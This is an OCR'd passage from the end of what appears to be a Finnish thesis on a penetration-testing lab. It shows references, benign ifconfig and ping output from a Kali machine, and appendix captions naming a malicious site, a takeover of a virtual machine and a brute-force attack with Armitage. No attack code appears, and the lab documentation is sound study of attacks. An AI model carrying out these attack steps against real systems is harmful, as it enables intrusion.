
42 Injektoitavat komennot. Verkkodokumentti. GitHub, Inc. <https://github.com/wayneaswilliams/fudexe/blob/master/commands.txt>. Luettu 8.4.2017.

43 Käyttöjärjestelmien markkinaosuudet. 2017. Alma Media Oyj. <https://www.mikrobitti.fi/avainsana/markkinaosuudet/>. Luettu 11.4.2017.


44 Palomuuri. Verkkodokumentti. Wikipedia. <https://en.wikipedia.org/wiki/Firewall_(computing)>. Luettu 10.4.2017.

45 Avast-virustorjuntaohjelma. Verkkodokumentti. Wikipedia. <https://fi.wikipedia.org/wiki/Avast!>. Luettu 7.4.2017.

Liitteet




Liite 1.Kuvassa Nmap skannaus kohdistettu kohteeseen Ubuntu10-10.




Liite 2. Kuvassa näkyy aiempien latausten lokitiedot ja tämänhetkinen versio.

Liite 3. Kuvassa esitetty vikailmoitus viittaa levytilan puutteeseen.



Liite 4. Kuvassa näkyy, että verkkoyhteys ei toimi.




Liite 5. Kuvassa esitetty komennon cat/Var/log/Xorg.0.log | less tuloste.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.114.48.205  netmask 255.255.255.0  broadcast 10.114.48.255
        inet6 fe80::250:56ff:feae:1302  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:ae:13:02  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 905 (905.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 1138 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 2  bytes 98 (98.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 98 (98.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```


Liite 6. Verkkoyhteyden ja asetusten tarkistus.

```
root@kali:~#
root@kali:~#
root@kali:~# ping 10.114.48.1
PING 10.114.48.1 (10.114.48.1) 56(84) bytes of data.
64 bytes from 10.114.48.1: icmp_seq=1 ttl=255 time=0.915 ms
64 bytes from 10.114.48.1: icmp_seq=2 ttl=255 time=0.947 ms
64 bytes from 10.114.48.1: icmp_seq=3 ttl=255 time=0.800 ms
64 bytes from 10.114.48.1: icmp_seq=4 ttl=255 time=0.650 ms
64 bytes from 10.114.48.1: icmp_seq=5 ttl=255 time=0.545 ms
^C
--- 10.114.48.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 0.545/0.771/0.947/0.155 ms
root@kali:~# _
```


Liite 7. Default Gatewayn pingaus.




Liite 8. Kuvassa esitetty haittasivuston käynnistys.




Liite 9. Virtuaalikone oli hyökkääjän hallittavissa.




Liite 10. Bruteforce hyökkäys Armitagella



Liite 11. Kuvassa esitetty tiedostojen siirto komentorivin pscp:llä.



Liite 12. Avataan ubuntun palomuurin portteja.



Liite 13. Palomuurin tilanne porttien avaamisten jälkeen.